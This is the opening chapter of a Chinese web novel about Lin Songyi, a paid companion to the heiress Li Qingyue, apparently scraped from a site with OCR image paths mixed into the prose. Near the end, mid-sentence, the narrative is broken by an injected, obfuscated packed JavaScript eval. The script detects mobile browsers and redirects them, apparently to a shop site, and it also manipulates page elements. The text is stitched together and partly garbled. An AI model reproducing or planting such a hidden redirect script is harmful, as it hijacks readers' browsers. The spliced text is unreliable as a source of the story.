《平平无奇,但她是万人迷!》
1. 第1章
电话铃声不间断响到第二轮,伴随机身振动发出嗡鸣,急促又密集。
半晌,蜷缩着沉睡在床上的人有了动静,林颂宜从被窝里探出一只手,在枕边一通胡乱摸索。
指腹划过冰凉屏幕接通来电,熟练按下免提。
“你怎么才接电话啊?”听筒里传来的声音,散漫中带着点嗔怪。
这边没有立刻回应,静默一瞬,对面后知后觉想起林颂宜这两天在休息,人还病着。
对方的语气立时收敛转为关切,问她:“你人好点了吗?”
刚退完烧,林颂宜人还迷糊着,她强迫自己完成意识归拢,开口解释:“吃过药睡得比较沉,好的差不多了。”
瓮声瓮气,却是一如既往的体贴。
非必要这位雇主不会打电话,这会儿功夫,林颂宜已经自觉进入打工状态。“韫韫今天有比赛,你陪我去。”大小姐临时起意,理直气壮,“这几天算你三倍加班费。”
肢体反应慢了一拍,大脑已经先一步精确计算出加班薪酬,前一瞬产生的逆反情绪,在三倍薪资的安抚下瞬间清零。
能行。
“好,我收拾一下就过去。”
“等你哦。”
通话结束,林颂宜因惯性上扬的嘴角也随之拉平。
忘了是何时练出来的本事,即便对着虚空,她也能随时随地调动情绪变换表情。
才经历过一场高热,此刻眼睛干涩酸胀的厉害,通话全程林颂宜都不曾睁开眼,太阳穴那块也隐隐作痛。
好累。
但赚钱要紧。
手机很快又响起一连串信息提示音,短暂无视,林颂宜放任自己舒展身体在床上摊成一个“大”字。
片刻后,缓缓吐尽胸中那口浊气,林颂宜打起精神翻身起床。
十多平的单人公寓里,麻雀虽小五脏俱全,东西少,平时又收纳归置的整齐利落,一个人住着倒也还行。
如果不需要7*24小时积极响应雇主的召唤,同样的价格,可以在偏远些的地段住得更舒服。
有得必有失。
人总不能既要又要。
计算着出门的时间,林颂宜往微波炉里放入一小碗牛奶,同步和管家快速沟通完出行安排,随即进入浴室。
狭小逼仄的卫生间内很快氤氲起一层水雾,略高于体温的水流冲刷过肌肤,带走因为出汗而附着在身上的黏腻感,周身毛孔重新恢复呼吸,热流让全身的气血运行恢复顺畅,在热水的涤荡之下,头痛终于得到舒缓,林颂宜这才觉得舒服一些。
温热的气流从风口泄出直达头皮,纤巧灵活的手指穿插在乌发之间轻柔抖动,热风快速挥发掉头发上的水汽,凌乱黏连的发丝重新变得丝滑柔顺,头皮也恢复到干爽舒适的状态。
拔下电源,充斥在耳边的电机声随之消散,林颂宜抬眼望向镜子里的人。
黑色长发柔顺地披落在肩头,表情放松,眼神清正柔和。
得益于这些年长期坚持防晒,现在她的肤色已经白净许多,五官没有特别出挑的地方,既不招摇,也不至于丑得令人生厌。
中人之姿。
前段时间忙着赶论文,连日休息不佳,此刻她眼下疲态明显,加之生理期到来前综合征作祟,脸色看着颇为黯淡,林颂宜不免想叹气。
打工人的怨气今天也很重。
有条不紊做完面部保湿,熟练遮盖住眼下那抹倦怠的淡青色,又在脸上擦了点隔离霜用以提亮肤色。
林颂宜的眉毛长得好,眉形自然流畅,多数时候只需要修理些许杂毛,不上浓妆几乎不需要多做修饰。
常年坚持护肤的功夫没白费,林颂宜脸上没有太多瑕疵需要遮盖,她便也不常擦粉底,主要还是不喜欢脱妆后的斑驳,容易造成脸上脏兮兮的视觉冲击,最后在T区轻轻扫上一层散粉防出油,结束妆面基础修饰。
全程大概只花了五分钟。
依旧是素净寡淡的一张脸,但看起来清清爽爽,气色也好了不少。
换好一身简洁舒适的装束,林颂宜手上动作不停,熟练地将头发在脑后挽成个低扎发,借助尖尾梳将头顶的头发挑得蓬松些,既能修饰发际线,又能调整面部比例显得更干练。
林颂宜对自己的穿搭妆发需求明确,十分清楚生活和上班的界限在哪。
工作时间,陪同雇主出行不能丢雇主脸面,还要足够安分内敛。
端详片刻,林颂宜转身从微波炉里拿出热牛奶,时间控制的刚刚好,加热后的牛奶放置到此时,温度适中。
她往里面舀入两勺即食麦片,搅合搅合就这么送进嘴里。
谷物和鲜奶混合的气味冲击着口腔,林颂宜不喜欢奶制品中油脂的味道,但温热的食物能为胃部带来暖意,吞咽的动作因此顺利许多。
寡淡,饱腹,高效。
几分钟解决完一顿饭,甚至还有时间将碗勺冲洗干净。
重新漱口后,她才在唇上薄薄晕染上一层唇釉,哑光质地的干枯玫瑰色被轻柔均匀地推开,指尖残留的一点也没浪费,被她点在了苹果肌偏靠上的位置。
少许的颜色点缀,使林颂宜整个人看起来明亮不少。
林颂宜有一套自己的做事准则,比如拿人钱财办事,就要尽量做得好一点。
比如此刻,计划外的加班行程,她依旧会在能力范围内做到最好。
公私分明。
虽然难免被人评价过于温驯老实不够聪明,林颂宜心里门清,根本是自己没有讨巧的资本,才需要牢牢抓住仅有的机会。
笨点有笨点的好处。
换好鞋子,拿上提前备好的短途出行行李。
关门落锁。
***
赶在雇主要求的时限内,林颂宜顺利抵达。
“小林来啦?”住家阿姨见到人便迎了上来,对着在换鞋的林颂宜悄声提醒,“清越今天心情不太好,吵架了。”
最后三个字,声音压得很低。
王阿姨也是从国内跟着过来照顾的,一向有分寸,又自知自己年龄大,跟不上年轻人的想法,很多时候,纵使有心想说什么,也不知道该如何开口。
林颂宜这个陪读脾气好又有耐心,王阿姨和她一起工作相处融洽,林颂宜这些年和雇主也相处得宜,秉着共创良好工作氛围的共识,双方配合默契。
“我去看看。”
林颂宜走向客厅。
李清越正仰靠在沙发上欣赏自己新出炉的美甲,美甲师则在一旁收拾着一应物什。
见林颂宜过来,李清越摊开两只手给她看:“好看吧?”
林颂宜认认真真欣赏片刻,点头认同:“好看,颜色很衬你,显白又贵气,甲型和长度也选得好。”
李清越乐滋滋冲她一点头,笑道:“我也觉得不错,还得是自己挑配色才好看。”
末了,又和林颂宜吐槽:“那些浮夸的造型配色,我是真欣赏不了一点。”浑然一副心无挂碍的模样,半点看不出她心情哪里不好。
林颂宜便也不多说什么。
见美甲师收拾完工具箱,林颂宜向她支付费用,又仔细在账单里做好记录方便月底核账,这才在一旁的沙发上坐下。
李清越忙着为新出炉的美甲拍照分享,抽空问林颂宜:“都准备好了?”
“吴管家已经通知机组就位,直升机随时可以起飞,飞行全程预计需要一个半小时,我现在去替你收拾出行要用的东西,稍后由司机送到下榻酒店。”李清越抬手朝林颂宜挥了挥,头都没抬:“你看着办就行。”她一向不耐听这些细节,但这不代表林颂宜可以不走流程。
李清越欣赏够了新美甲,很快丢开手机径直朝衣帽间走去,林颂宜自觉跟上。
前者随意挑着出行要带的东西,林颂宜一一接过,尽数收纳进箱子,动作又轻又快,很快就打包好行李。
李清越化妆的时候,林颂宜自然且熟练地帮她卷头发,她的手法很娴熟,比李清越自己更清楚,哪种卷度的效果与自身更适配。
李清越抽空和林颂宜闲谈:“哎,你知道付绪然吗?”
“听过这个名字,但没见过本人。”林颂宜说着话,手上的动作却没停,“怎么了?”
没得到自己想要的反馈,李清越谈兴消减大半,但还是忍不住感慨:“本人长得是真好看,也是真难搞。”
闻言,林颂宜出声应和:“那我可要好好多看几眼,以后不一定还有这样的机会。”
透过化妆镜,能看到林颂宜专注做事的侧脸,垂眸敛笑,透着股认真劲。
李清越将手里的腮红刷放到一旁,状似不经意问她:“回国的事,你想好了?”
林颂宜抬眼,恰好对上李清越。
见她一副愣住的表情,李清越莫名就被那股老实劲取悦,认真和她道:“你想好了就行,实在不成你就还回来给我当助理,到时候工资再给你提两成。”
李家开得薪资不菲,再提两成,比起市场目前的平均水平,待遇算得上丰厚。
林颂宜笑着应下:“好啊。”
平心而论,林颂宜很感激李清越,当初如果不是她选了自己做陪读,生活未必能如现在这样顺利。
将最后一缕头发卷好,林颂宜又帮着打理好细节,确保每根发丝都被仔细关照过,才开口询问:“这样可以吗?”
“手艺真好。”李清越点头认可,“差不多了,走吧。”
***
李清越大部分时间,都和未婚夫住在市中心的大平层,通常只在家人来A国的时候,才会回李家在A国的庄园住几天,这里平时由管家带着专人维护。
这趟行程,原本李清越计划和男友陈松野一起出行,用不上林颂宜随行,林颂宜也乐于趁机休息两天。
但事情就是这么不凑巧,好不容易休息两天,林颂宜又被流感放倒,一退烧就又得干活。
李颂宜无奈,觉得自己大概是个天选打工人。
一早得知要到庄园待命,林颂宜就猜,八成是小情侣又吵架了,刚才王阿姨的提醒也验证了她的猜想。
花园旁的空地上,直升机已经等候多时,林颂宜引着人先一步落座。
螺旋桨带起的气旋吹得她险些踉跄,噪声喧嚣,林颂宜不得不提高说话的声量,和管家交接完毕,直升机顺利起飞。
李清越径直倚靠在座位上,手指在手机屏幕上噼里啪啦一通操作,架势虽摆的足,但根据以往的经验,她越是这么直白袒露情绪,事情就越小,雷声大雨点小。林颂宜估摸着,这回吵架等不到隔天就能和好。
刚才高声说话扯到了嗓子,本就不太舒服的喉咙愈加发紧,这会儿难受的厉害,林颂宜只静坐在一旁,拿着随身保温杯兀自小口啜饮,目光不自觉间投向窗外。
云海翻涌霞光耀眼,天地广阔,目之所及皆无阻塞,思绪也跟着发散开来。
十四岁的林颂宜不会想到,二十七岁能在异国他乡看到这样的风景,彼时的她,连下一顿饭能否吃饱都无法保证。
但林颂宜感谢十四岁的自己,感谢那个在黑暗中无畏逃离的女孩。
十四岁被迫辍学,林颂宜做出此生最勇敢的决定。
逃离大山。
一路磕磕绊绊,不敢寻求帮助,怕未满十八会被遣送回家。
好在颠沛流离的生活没有持续太久,老天也尚且留有温情,相关部门在了解她的情况后,为她匹配了匿名资助人。
重返校园后,日子不算好,但也不算坏。
虽然生活拮据了些,但同学和睦师长友爱,几年时间倏忽而过。那些年岁,林颂宜觉得,自己就像一颗被冻土深埋的种子,水寒土冻,活得看似平和,实则早已封闭对外界的感知,一门心思积蓄能量,期待有朝一日破土而发。
转折在大四的暑假,彼时林颂宜靠着多年的兼职经验,已经熟练掌握数种兼职技能。
多舛的命途迎来转机,当时忙着毕业论文的同时,林颂宜还得找兼职赚取足够的生活费。
在连续一周受挫后,林颂宜尝试在网上发布求助帖。
当晚,林颂宜忙完打开帖子的时候,李清越那条评论已经被顶到最前排。
但因为给出的待遇过份优厚,被林颂宜默认为诈骗信息,直接忽视。
结果第二天,林颂宜的私信就收到了一条面试邀请。
经过多方查证,林颂宜最终确定,自己是真的走运了。
为谋生计兢兢业业的林颂宜,就这么撞上了乐善好施的李清越。
两人的交情由此展开。
天真璀璨的富贵花,遇上正被霜雪疾风摧残的修竹,李清越算是真正意义上,第一次真切见识到人生的另一面。
不太好的一面。
迄今为止,林颂宜都觉得这是自己此生最幸运的际遇。
大抵是被林颂宜的经历打动,也许还有少女时期的英雄主义存在,总之大小姐李清越很是同情这个同龄人。
李清越决定伸出援手。
最初只是为期两个月的暑期陪玩,两个月的时间,李清越最后支付了五万报酬。
在当时,那是一笔足以震撼林颂宜的收入。
而在暗地里,林颂宜这两个月的表现,连同过往履历被人完整查阅,林颂宜在自己不知情的时候,通过了一场考核,李家在李清越出国之际,向林颂宜正式发出陪读邀请。
学费由李家垫资,每年再从林颂宜的工资里扣除,条件是林颂宜需要事事以李清越为先。
林颂宜没有任何犹豫,因为现实原因被迫暂停的深造计划,突然就有了转机,这对林颂宜而言实在是一件很惊喜的事情,她只知道这是自己当下最大的机遇。
李清越也不曾告诉她,在接受邀请的时候,林颂宜眼神中的感激几乎要溢满,就差将【我会报答你】这句话宣之于口。
之后的日子里,林颂宜一直尽职尽责陪在李清越身边,学业再忙,只要李清越有需要,林颂宜都会以她为先。
好在李清越
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17026383|194430||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
也不是什么废物纨绔,自己就经常能忙到昏天黑地,两人最常做的事情,要么是通宵赶作业,要么就是在实验室连轴转。
但林颂宜总会自觉多承担一些,也从不邀功,做这一切都是发自本心。
真诚是最易被人感知到的情感。
林颂宜的付出,完全配得上李家支付的酬劳,甚至超出李清越最初的预期。
而今李清越学有所成,林颂宜也到了能自主决定去留的时候。
“联系你了吗?”
没头没尾的一句问话,瞬间拉回林颂宜散漫的思绪。
林颂宜摇头:“还没有。”
